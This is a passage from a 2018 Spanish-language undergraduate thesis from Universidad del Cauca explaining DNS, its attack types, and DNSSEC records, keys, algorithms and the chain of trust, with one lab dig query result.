ANÁLISIS Y EVALUACIÓN DE LA SEGURIDAD PROPORCIONADA POR DNSSEC EN REDES DE INFORMACIÓN IPV6 EN UN ESCENARIO DE PRUEBAS CONTROLADO

Dalia Kelly Terán Arévalo
Diana Victoria Fernández García

Universidad del Cauca

Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Telecomunicaciones
Popayán, 2018

ANÁLISIS Y EVALUACIÓN DE LA SEGURIDAD PROPORCIONADA POR DNSSEC EN REDES DE INFORMACIÓN IPV6 EN UN ESCENARIO DE PRUEBAS CONTROLADO

Trabajo de grado presentado como requisito para obtener el título de Ingeniero en Electrónica y Telecomunicaciones

Dalia Kelly Terán Arévalo
Diana Victoria Fernández García

Director: Mg. Francisco Javier Terán C

Universidad del Cauca

Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Telecomunicaciones
Popayán, 2018

TABLA DE CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

LISTA DE ACRÓNIMOS

ccTLD	*Country Code Top Levels Domains,* Dominios de Nivel Superior de Códigos de Países
COMSEC	*Communications Security*, Seguridad de las Comunicaciones
CVSS	*Common Vulnerability Scoring System*, Sistema Común de Puntuación de Vulnerabilidades.
DNS	*Domain Name System*, Sistema de Nombre de Dominio.
DNSSEC	*Domain Name System Security Extensions*, Extensión de Seguridad del Sistema de Nombre de Dominio.
DoS	*Denial of Service***,** Denegación de Servicio
DS	Delegation Signer, Firmante de Delegación
FAIR	*Factorial Analysis of Information Risk* , Análisis Factorial de Riesgo de Información
-**gTLD**	*Generic Top Levels Domains,* Dominios de Nivel Superior Genéricos
ICANN	*Internet Corporation for Assigned Names and Numbers*, Corporación de Internet para la Asignación de Nombres y Números.
IETF	*Internet Engineering Task Force*, Grupo de Trabajo de Ingeniería de Internet.
IoT	*Internet of Things,* Internet de las cosas.
IP	*Internet Protocol*, Protocolo de Internet.
IPv4	*Internet Protocol version 4*, Protocolo de Internet versión 4.
IPv6	*Internet Protocol version 6*, Protocolo de Internet versión 6.
ISECOM	*Institute for Security and Open Methodologies***,** Instituto de Seguridad y Metodologías Abiertas.
ISOC	*Internet* Society, Sociedad de Internet.
ISSAF	*Information System Security Assessment Framework,* Marco de Evaluación de la Seguridad de los Sistemas de Información.
KSK	*Key Signing Key*, Clave de Firma de Clave
LACNIC	*Latin American and Caribbean Internet Address Registry*, Registros de Direcciones de Internet para Latinoamérica y el Caribe.
Malware	*Malicious Software,* Software Malicioso*.*
MITM	*Man In The Middle*, Hombre en el Medio

OML	*Open Methodology License,* Licencia de Metodología Abierta.
OISSG	*Open Información System Security Grupo,* Grupo de Seguridad de Sistemas Abiertos de Información
OSSTMM	*Open Source Security Testing Methodology Manual***,** Manual de la Metodología Abierta de Testeo de Seguridad.
PHYSSEC	*Physical Security*, Seguridad Física
PTES	*Penetration Testing Executivo Standard***,** Estándar de Ejecución de Pruebas de Penetración.
PKI	*Public Key Infrastructure*, Infraestructura de Criptografía de Clave Pública.
RAVs	*Risk Assesment Values*, Valores de Evaluación de Riesgo.
RIRs	*Regional Internet Registries*, Registro Regional de Internet.
SLD	*Second Level Domain,* Dominios de Segundo Nivel
SPECSEC	*Spectrum Security*, Seguridad del Espectro.
STAR	*Security Test Audit Report**,*** Informe de auditoría de Prueba de Seguridad.
TCP	*Transmission Control Protocol,* Protocolo de Control de Transmisión.
TLD	*Top Level Domain,* Dominios de Nivel Superior
ZSK	*Zone Signing Key*, Clave de Firma de Zona

CAPÍTULO 1

GENERALIDADES

1.1. INTRODUCCIÓN

En la actualidad, donde el desarrollo tecnológico crece a ritmo exponencial, los procesos de negocio de las organizaciones, cada vez más cuentan con una alta dependencia de las tecnologías de la información y de las comunicaciones, sin embargo, al mismo tiempo, estas tecnologías exponen a la información de las organizaciones a nuevos riesgos de seguridad.

Por otro lado, la información como otros activos importantes del negocio, tiene gran valor para la organización y requiere de una protección adecuada.

La seguridad de la información es el conjunto de políticas, procedimientos, organización, acciones y demás actividades, orientadas a proteger la información de un amplio rango de amenazas con la finalidad de asegurar la continuidad del negocio, minimizar los daños a la organización y maximizar el retorno de las inversiones y las oportunidades de negocio

La seguridad de la información pretende proteger a la información de riesgos que atenten contra su:

Confidencialidad: la información no se pone a disposición ni se revela a individuos, entidades o procesos no autorizados.

Integridad: mantenimiento de la exactitud y completitud de la información y sus métodos de proceso.

Disponibilidad: acceso y utilización de la información y los sistemas de tratamiento de la misma por parte de los individuos, entidades o procesos autorizados cuando lo requieran.

Autenticación: garantizar que los extremos de la comunicación sean los reales y no se hayan suplantado. Que las partes implicadas en la comunicación puedan demostrar “que son Quiénes dicen ser”.

Los Sistemas de Información están expuestos a un elevado número de Amenazas que, aprovechando las Vulnerabilidades existentes, pueden someter a la Información Sensible a diversas formas de fraude, espionaje, sabotaje o vandalismo. Entendiéndose por:

Amenazas: causa potencial de un incidente no deseado, el cual puede causar daño a un sistema o a la organización.

Vulnerabilidades: debilidad de un activo o conjunto de activos que puede ser explotada por una Amenaza.

Riesgo: posibilidad de que una Amenaza concreta pueda explotar una Vulnerabilidad para causar una pérdida o daño en un activo de información. Combinación de la probabilidad de un evento y sus consecuencias. [1]

1.2. DNS

El Sistema de Nombres de Dominio (DNS, *Domain Name System*), es un sistema jerárquico descentralizado y distribuido, fundamental dentro de la infraestructura de Internet, crucial e indispensable para todos los servicios que se ejecutan [2],[3]. Resuelve Nombres de Dominio en Direcciones IP equivalentes, que identifican las ubicaciones de red de servidores y otros dispositivos en Internet. Cuando un usuario escribe un Nombre de Dominio en una aplicación, los servidores de Nombres de Dominio podrán traducirlo a otra información asociada con el mismo, como una Dirección IP o un alias [4]; por ejemplo el servidor DNS podrá transformar el Nombre de Dominio **www.facebook.com** en la Dirección IP **31.13.73.36** para contribuir y hacer posible el proceso de conectividad hacia ese sitio web, puede entenderse a grandes rasgos como un conjunto de Bases de Datos distribuidas en servidores a lo largo de todo el mundo que indican cuál es la dirección IP que está asociada a cada Nombre de Dominio.

1.2.1. Componentes de DNS

El Sistema de Nombre de Dominio, tiene **tres componentes** principales [5], [7]

- **El espacio de Nombres de Dominio:** el espacio de nombres se organiza en una estructura de árbol, cada nodo e hijo del árbol del espacio de nombres del dominio nombra a un conjunto de información, y solicita operaciones para extraer tipos de información específicos de un conjunto en particular. Tal como se muestra en la Figura 1.1 por las autoras, cada nivel del árbol representa un nivel jerárquico. En el nivel más alto está la **raíz**, seguido de los **dominios de nivel superior - TLD** (*Top Level Domain*), después los **dominios de segundo nivel** – **SLD** (*Second Level Domain*) y finalmente **otros niveles**; todos están separados por un punto. Los **TLD** se dividen en dos tipos básicos:

  - **Dominios de nivel superior genéricos** – **gTLD (***Generic Top Levels Domains*): **.com, .edu, .net, .org, .mil.**
  - **Dominios de nivel superior de códigos de países − ccTLD**, (*Country Code Top Levels Domains)* − que se identifican con una secuencia de dos caracteres según la ISO 3166-1: **.uy, .us, .ar, .uk.** [6]




Figura 1.1 Jerarquía de los espacios de Nombre de Dominio

- **Servidores de Nombres:** son servidores encargados de mantener y proporcionar información del espacio de nombres o dominios. Por una parte, existen **servidores autoritativos** que almacenan información completa para uno o varios conjuntos del espacio de nombres (dominios) y de las cuales es

responsable. Por otro lado, hay **servidores caché** que almacena conjuntos de registros de distintas zonas/dominios que obtiene consultando a los correspondientes servidores autoritativos de las mismas.

- **Resolvers:** son **servidores caché** o **programas cliente** los cuales se encargan de generar las consultas necesarias y obtener la información solicitada para ofrecerla al usuario que la solicita.

1.2.2. Archivos de Zona y Registros de Recursos

Los **Archivos de zona** son archivos de texto que contienen información sobre un espacio de nombres particular. Cada archivo de zona contiene directivas y Registros de Recursos. Las **directivas** le dicen al servidor de nombres que realice tareas o aplique configuraciones especiales a la zona. Los **Registros de Recursos** definen los parámetros de la zona y asignan identidades a hosts individuales.

Los **Archivos de zona** siguen un estándar descrito en el RFC 1035 [7] Pueden contener tres tipos de entradas:

- **Comentarios**: todos los comentarios comienzan en el carácter **";"** continuando hasta el final de la línea.

- **Directivas**: todas las directivas comienzan con el carácter **"$"** y se utilizan para controlar el procesamiento de los archivos de zona.

- **Registros de Recursos (RR):** los Registros de Recursos se utilizan para definir las características y propiedades que figuran dentro del dominio. Los RR están contenidos en una sola línea, con la excepción de aquellas entradas entre paréntesis, las cuales pueden definirse en varias líneas.

Los **Registros de Recursos** se muestran en la Tabla 1.1:

Tipo	Significado
A	Asigna el nombre de dominio a una dirección IP de 32 bits (IPv4). Si este tiene varias direcciones IP habrá un registro diferente por cada una.
AAAA	Asigna el nombre de dominio a una dirección IP de 128 bits (IPv6). Si este tiene varias direcciones IP habrá un registro diferente por cada una.
NS	El name server autoritativo de este RR.
MD	El email de destino. (En desuso)
MF	El email de envío. (En desuso)
CNAME	Asigna el nombre de dominio a un alias o a uno canónico. Debe de corresponderse con un nombre válido del espacio de nombres.
SOA	(Start Of Authority) Define la mejor fuente de información de dicho dominio.
PTR	El puntero que asocia el nombre de dominio a la IP. A menudo se utiliza para búsquedas inversas.
HINFO	Información HW o SW sobre el host. Especifica el tipo de CPU y el sistema operativo para el nombre de dominio consultado.
ISDN (RDSI)	Asigna el nombre de dominio a un número de teléfono RDSI.
MX	Proporciona enrutamiento del mensaje al host intercambiador de correo.
TXT	Permite asociar archivos de texto descriptivos a dicho nombre de dominio.
OPT	Sección de datos adicionales de una solicitud o respuesta DNS.

Tabla 1.1 Registro RR DNS

1.2.3. Tipos de Consultas DNS

Las consultas DNS se pueden clasificar en las siguientes categorías [5]:

- **Consultas recursivas:** cuando el servidor hace todo el trabajo necesario para devolver la respuesta completa a la consulta. La respuesta a una consulta recursiva puede hacer que el servidor de nombres envíe múltiples consultas a una serie de servidores de nombres autoritativos en la jerarquía DNS, a fin de resolver completamente el nombre solicitado. Los servidores de nombres no están obligados a soportar consultas recursivas.

- **Consultas Iterativas o no recursivas:** si el servidor de nombres tiene la respuesta o si se encuentra disponible en su cache la devolverá. Si el servidor de nombres no tiene la respuesta devolverá toda la información que posea, en general una referencia al siguiente nivel de delegación, pero no va a hacer solicitudes adicionales a otros sistemas de servidores de nombre. Todos los servidores de nombres deben ser compatibles con las consultas iterativas.

1.2.4. Proceso de Consulta Recursiva DNS

En un proceso de consulta normal DNS se realiza el siguiente proceso de consultas y respuestas, como se observa en la Figura 1.2 por las autoras:




Figura 1.2 Proceso de consulta DNS

1. El Cliente (resolver) consulta al servidor cache recursivo sobre el dominio www.bancodk.com
2. El servidor cache recursivo (cache DNS), recibe la consulta del cliente y al no tener información sobre dicho dominio consulta al servidor raíz (servidor autoritario del dominio root) por el dominio www.bancodk.com
3. El servidor raíz no tiene información sobre el dominio www.bancodk.com, pero le entrega al servidor cache información sobre el servidor autoritario del dominio .com
4. El servidor recursivo (cache DNS), consulta al servidor autoritario del dominio .com, sobre el dominio www.bancodk.com

5. El servidor autoritario del dominio .com entrega al servidor cache información sobre el servidor autoritario del domino bancodk.com
6. El servidor recursivo (cache DNS), consulta al servidor autoritario del dominio bancodk.com, sobre el dominio www.bancodk.com
7. El servidor autoritario del dominio bancodk.com responde al servidor cache sobre la consulta www.bancodk.com
8. El servidor cache responde a la consulta realizada por el cliente sobre el dominio www.bancodk.com

1.2.5. Vulnerabilidades, Amenazas y Ataques de DNS

DNS es un sistema distribuido y como tal no es ajeno a los **problemas de seguridad,** ya que presenta la **vulnerabilidad** de ***no proporcionar autenticación del origen, ni autenticación e integridad de los datos de DNS***. Debido a que los datos manejados son de dominio público y que su infraestructura inicial no contemplaba **ningún soporte de seguridad**, es un **sistema vulnerable** y accesible para multitud de **ataques** en la web, entre las principales **amenazas** a la seguridad en DNS está la **corrupción de datos**, definida como todo tipo de incidentes relacionados con la modificación no autorizada de datos DNS. Estos incidentes pueden suceder en cualquier momento, en cualquier parte de la cadena de propagación de DNS**.**

La clasificación de las **amenazas** a la seguridad de un sistema DNS, es un medio para permitir la selección de los recursos y estrategias adecuadas para mitigar las mismas. En la Tabla 1.2 presenta un resumen de las amenazas más conocidas clasificadas según a que componentes afectan en un flujo de datos normal en un Sistema DNS. [8]

Etiqueta	Área	Amenaza
1	Transferencias de Zonas	Suplantación de identidad del origen en la actualización de zonas mediante la técnica de "*IP Spoofing*"
2	Servidor Recursivo Caché	**Ataque de amplificación**
3	Consultas a Resolver	Envenenamiento de Cache usando "*IP Spoofing*", intercepción de mensajes mediante la **técnica "*Man in The Middle*".**

Tabla 1.2 Clasificación amenazas al Sistema DNS.

En un entorno DNS se identifican varios puntos donde posibles **ataques** pueden desarrollarse. Estos puntos o "**vectores de ataque**" se sitúan tanto localmente en el propio servidor DNS y red local, como en las comunicaciones entre servidores y clientes, tal como se muestra en la Figura 1.3 adaptada de [8]:




Figura 1.3 Ataques al DNS

Entre los principales **Ataques** al DNS se destacan los siguientes [6]:

Hombre en el medio (MITM, *Man In The Middle*): los DNS no son capaces de verificar la **autenticidad** y la **integridad** de los **datos** que recibe de los name server. Esto hace que el DNS se considere un sistema propicio para **ataques de MITM**, los cuales, se caracterizan por la capacidad de un atacante para leer, insertar y modificar a voluntad los mensajes intercambiados entre dos partes, sin que ninguna de ellas sea consciente de que el enlace de traspaso de información ha sido violado.

Envenenamiento de cache: el envenenamiento de cache es cuando un atacante logra que se guarde en cache ya sea en el equipo final o en el servidor recursivo de la red un registro falso. La corrupción de un servidor de nombres tiene como objetivo generalmente la sustitución de una dirección de Internet verdadera por otra dirección falsa.

Denegación de servicio: el ataque de negación de servicio, se refiere a un tipo de ataque que hace que el servicio no esté operativo para los usuarios legítimos. Estos ataques están dirigidos a un servicio específico como DNS o más ampliamente dirigido a toda una parte de la red Internet. Se basan en consumir tantos recursos como se pueda del objetivo.

Denegación de un nombre de dominio: existe una enorme discrepancia en como autenticar la negación de los nombres de dominio, es decir, en como autenticar su no existencia y distinguirla de cuando un atacante elimina ese RR de la respuesta. No se ha encontrado ningún RR cuya ausencia genere un fallo inminente, sin embargo, en algunos casos, sí que puede considerarse un problema.

1.3. DNSSEC

El Sistema de nombres de dominio (DNS, *Domain Name System*) no proporciona autenticación del origen, ni autenticación e integridad de los datos de DNS. Las Extensiones de seguridad DNS (DNSSEC, *Domain Name System Security Extensions*) abordan estas necesidades agregando **firmas digitales** a los datos DNS para que se pueda verificar la **integridad** de cada respuesta DNS (el mensaje no cambió durante el tránsito) y **autenticidad** (los datos provienen de la fuente verdadera, no de un impostor). [9]

Las extensiones de seguridad DNS (DNSSEC, *Domain Name System Security Extensiones*) proveen **autenticación del origen**, **integridad de los datos y autenticación de negación de existencia de datos DNS**. DNSSEC se basa en una infraestructura de criptografía de clave pública (PKI, *Public Key Infrastructure*) y en el uso de firmas digitales para establecer autenticidad de las fuentes y la validez de los mensajes.

Para poder proveer los aspectos de seguridad anteriormente citados, DNSSEC hace uso de nuevos Registros de Recursos y de una particular infraestructura de clave pública, basada en la construcción de una “cadena de confianza”, necesaria para la validación de los datos en el proceso de consulta/respuesta DNS.

1.3.1 Firma Digital

En los sistemas asimétricos, la autenticación e integridad de datos se garantiza mediante el uso de la firma digital. Se obtiene el resumen del mensaje a enviar, lo que asegura la integridad de los datos. El proceso continúa con la encriptación del resumen, por parte del emisor, para lo cual hace uso de la clave privada. El mensaje en texto plano, así como el resumen encriptado son enviados y ya en manos del receptor, el mismo procede en primer lugar a desencriptar el resumen haciendo uso de la clave pública del emisor, luego aplica el algoritmo de hash al mensaje recibido, por lo que si los valores coinciden (resumen calculado y resumen recibido), se asume que la autenticidad y la integridad están garantizadas. Algunos de los algoritmos de firma digital más usados son: RSA-MD5, RSA-SHA-1, RSA-SHA-256 y DSA con longitudes de claves de 1024 bits, 2048 bits y superiores. [8]

1.3.2 Registros de Recursos DNSSEC

DNSSEC dispone de los siguientes registros específicos para su funcionamiento [5], [8]:

- **RRSIG:** contiene la firma para un conjunto de Registros de Recursos (RRset) con un nombre particular, clase y tipo. El registro RRSIG se genera en el proceso de firmado de una zona utilizando la clave privada y cuyo par (clave pública) es almacenada en el registro DNSKEY. Estas firmas son utilizadas por servidores de nombres recursivos, también conocidos como validadores de resolución, para verificar las respuestas recibidas.

- **DNSKEY:** registro de Recurso habilitado para almacenar claves públicas, que posteriormente serán usadas por DNSSEC en procesos de autenticación.

- **NSEC:** con la finalidad de proporcionar la negación autenticada de registros que no existen, DNSSEC incorpora el registro NSEC, que viene en sus últimas versiones en NSEC3 y NSE3PARAM.

- **DS:** permite crear una cadena de confianza o de autoridad de una zona padre firmada, hacia una zona hija firmada. DS está relacionado con el Registro

DNSKEY, ya que contiene un resumen (hash) de la clave (KSK) almacenada en éste último.

Además DNSSEC agrega dos **Flags** nuevos **CD** y **AD** en la cabecera del mensaje de respuesta.

El bit **AD** solo tiene sentido en una respuesta DNSSEC, indica que toda la información que se ha introducido en la respuesta ha sido autenticada por el name server previamente. Es importante destacar que regularmente los Servidores de Nombres Autoritativos, nunca envían respuestas con este bit activo, dado que éstos no verifican las firmas que envían como respuestas. Lo que implica que el bit AD solo es activado por aquellos servidores que han comprobado firmas, tales como los Servidores Resolver.

```
root@debian9:/home/dalia# dig AAAA bancodk.com +dnssec

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA bancodk.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3997
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;bancodk.com.                   IN      AAAA

;; ANSWER SECTION:
bancodk.com.            230     IN      AAAA    2001:12:7000::cafe:32
bancodk.com.            230     IN      RRSIG   AAAA 8 2 600 20180812011050 20180713001050 14643
bancodk.com. ftTSPrFy6LkFNCMk+MYZK3LEOo94TNmHzJcBx3ltLhLczWbd++ja9n9C umU7cV5wTd7W7uee1PB8/15EZOM
JuG+5pvN5HOulsj+2kSi2XlD8fh66 Aaurdo5cnSs75cfHaSbvnrPEwnDl3N4VaStwoXP7xDld0WZUr6k7IrP1 Ubo=

;; Query time: 2 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Thu Jul 12 21:02:41 -05 2018
;; MSG SIZE  rcvd: 239
```

Figura 1.4 Consulta DNSSEC validada

En la Figura 1.4 por las autoras, se observa que:

- El cliente consulta al servidor DNS cache 2001:12:7000::cafe:35.
- El servidor DNS cache realiza el proceso de consulta y el proceso de validación.
- Entrega la respuesta validad al cliente (bit AD activo en la respuesta).

Mientras que el bit **CD** lo activa el Cliente que realiza la consulta para indicar al Servidor de Nombres que está dispuesto a aceptar datos que no hayan sido validados, por lo tanto el segundo simplemente devuelve una respuesta aun cuando la validación no haya sido exitosa.

1.3.3. Registros DNSSEC NSEC y NSEC3

La negación de existencia es un mecanismo que informa a un resolver que cierto nombre de dominio no existe, lo que se conoce como **dominio inexistente** (NXDOMAIN). También se usa para indicar que un nombre de dominio existe, pero no tiene el tipo de RR específico que era preguntado, lo que se conoce como respuesta NODATA [10]. Este mecanismo se basa en los registro NSEC y NSEC3.

NSEC, permite validar la estructura de una zona y los Registros de Recurso que ésta contiene. NSEC permite verificar la no existencia de un nombre de host debido a que cada nombre tiene su correspondiente Registro NSEC que apunta al siguiente nombre de host válido en la zona, creando una cadena completa de todos los registros de recursos de una zona completa [11].

Si bien se logró tener autenticidad de no existencia de dominio –NXDOMAIN y NODATA, esta extensión de seguridad introdujo un efecto secundario denominado enumeración de zona, que permite a un usuario externo a la administración de la zona, obtener todos los datos de un archivo de zona cuya transferencia AXFR, está limitada, degradando así el nivel de confidencialidad. Anteriormente a la introducción de NSEC, la enumeración no era sencilla y requería fuerza bruta para identificar los dominios de la zona [6].

Por esta razón, se introdujo **NSEC3**: construye una cadena de registros de recursos de hash y no de texto plano, evitando la enumeración de zona, con NSEC3 cada nombre obtiene su resumen, incluido el nombre propietario, por lo general se usa el algoritmo SHA-1, para generar el resumen. Para incrementar el nivel de seguridad, la función de resumen se puede aplicar varias veces, tomando como entrada el digesto anterior [8], [11].

1.3.4. Zona Firmada

DNSSEC introduce el concepto de zonas firmadas. Una zona firmada incluye la clave pública DNS (DNSKEY), la firma del registro de recursos (RRSIG), Siguiente seguro (NSEC), y (opcionalmente) Registros de Delegación (DS). Una zona que no incluye estos registros de acuerdo a las reglas en esta sección es una zona sin firmar [11].

1.3.5. Clave de Zona (ZSK) y Clave de Claves (KSK)

Las claves criptográficas usadas para el firmado de registros asociados a un dominio pueden ser de dos tipos, clave de firma de zona (ZSK, *Zone Signing Key*) o clave de firma de clave (KSK, *Key Signing Key*), donde la primera tiene por función la de proteger los Registros de Recursos individuales de una Zona dada, mientras que la KSK se encarga de proteger la ZSK. Operacionalmente se almacenan en un registro DNSKEY y se distinguen mediante el bit llamado SEP, presente en la porción RDATA del Registro de Recurso DNSKEY.

Algunas de las motivaciones para un uso separado de claves son: La KSK puede configurarse con longitudes de clave mayores, lo que la convierte en una clave de mayor fortaleza. Operacionalmente tiene poco impacto en consumo de recursos, ya que solo se usa para el firmado de una pequeña porción de datos de una zona dada. Por otro lado, dado que la KSK sólo se utiliza para firmar un conjunto de claves, ésta puede actualizarse con menos frecuencia que otros datos en la Zona y ser almacenada en una localización diferente de la ZSK.

1.3.6. Algoritmos DNSSEC para el Firmado de Zonas

DNSSSEC utiliza los siguientes algoritmos para el firmado de una Zona, cada algoritmo tiene un identificado numérico, como se muestra en la Tabla 1.3 tomada de [13].

Identificador	Descripcion	Algoritmo
3	DSA/SHA1	DSA
5	RSA/SHA-1	RSASHA1
6	DSA-NSEC3-SHA1	DSA-NSEC3-SHA1
7	RSASHA1-NSEC3-SHA1	RSASHA1-NSEC3-SHA1
8	RSA/SHA-256	RSASHA256
10	RSA/SHA-512	RSASHA512
12	GOST R 34.10-2001	ECC-GOST
13	ECDSA Curve P-256 with SHA-256	ECDSAP256SHA256
14	ECDSA Curve P-384 with SHA-384	ECDSAP384SHA384
15	Ed25519	ED25519
16	Ed448	ED448
253	private algorithm	PRIVATEDNS
254	private algorithm OID	PRIVATEOID

Tabla 1.3 Algoritmos Para Firmado DNSSEC

1.3.7. Cadena de Confianza

El proceso de construcción de una cadena de confianza es fundamental para la implementación de DNSSEC en una jerarquía DNS, ya que sin ésta característica, cada Servidor Recursivo configurado con DNSSEC, debería tener un punto de entrada seguro (SEP) por cada dominio seguro en Internet, lo que claramente haría imposible un despliegue a escala global de tales extensiones de seguridad. [8].

La cadena de confianza comienza con lo que se denomina un **ancla de confianza** (trust anchor). Esta ancla de confianza es una **clave pública** que se obtuvo y verificó por medios externos a DNS y de la cual se tiene certeza de su integridad y autenticidad. El ancla de confianza por excelencia es la clave pública de la zona raíz, la cual está firmada desde Julio del 2010. Esta se puede obtener también por medios externos a DNS aunque los servidores de nombre como BIND ya traen configurada esta clave. A la zona cuya clave utilizamos como ancla de confianza se denomina zona SEP (Secure Entry Point). Cualquier zona puede ser considerada una zona SEP, siempre que se tenga una clave de confianza configurada como tal en el servidor de nombre [6].

En caso de que la zona SEP no sea la zona raíz, se está en presencia de una *isla de seguridad*. Uno de los principios de DNSSec es lograr transferir la confianza ya

depositada en el ancla de confianza hacia claves de zonas inferiores, para poder también validar sus datos. El propósito de la cadena de confianza es la transferencia de esta confianza de forma segura y confiable.

En DNSSEC existen dos procesos principales: **firmar** y **verificar firmas**. Estos procesos, se realizan a través de mecanismos basados en criptografía de clave pública. Aunque operativamente no es necesario más que un par de claves pública/privada, es muy común utilizar al menos dos pares para facilitar las tareas de renovación de claves y de refirmado de zonas. Además, la "separación de claves" es una buena práctica criptográfica, para limitar el alcance de un posible compromiso. De este modo, DNSSEC cuenta con dos pares de claves pública/privada. Un par denominado Key Signing Key (KSK) para el firmado de registros de clave DNSKEY y otro, denominado Zone Signing Key (ZSK) para el firmado de registros (RRsets) [5].

- **Firmado y Servicio de conjuntos de registros** (RRsets). El firmado de registros se realiza por conjuntos de registros (RRSet) con el mismo nombre de dominio, clase y tipo. Por ejemplo, conjuntos de tipo A, tipo NS, tipos DNSKEY o DS (específicos de DNSSEC). El registro RRSIG es el más relevante, pues almacena la firma digital y la información asociada (ID de la clave usada, fechas de inicio y expiración de la firma, etc) para cada grupo de registros o RRset. La firma se realiza con la clave privada correspondiente del par de claves pública/privada generada para el firmado de registros (ZSK) o de claves (KSK).[5].

- **Verificación de firmas**. Un resolver validador puede verificar las firmas digitales contenidas en los registros de firma RRSIG haciendo uso de la clave pública aportada en los registros DNSKEY. Igualmente, el registro DNSKEY tiene su correspondiente RRSIG firmado [5].

Para la verificación de las claves públicas en sí, se parte del **ancla de confianza**, clave pública de confianza del nodo más alto en la jerarquía (que tiene instalada el resolver) y que, óptimamente, sería la de un nodo raíz para un dominio considerado "globalmente seguro". La cadena de confianza se va construyendo, verificando sucesivamente las claves públicas de nodos hijo, cuyos hash se encuentran en los registros DS de los nodos padre, debidamente firmados [5].

1.3.8. Recorrido por la cadena de confianza

En la Figura 1.5 adaptada de [5], se muestra un ejemplo del recorrido completo en 8 pasos de la cadena de confianza del dominio www.rip.net.

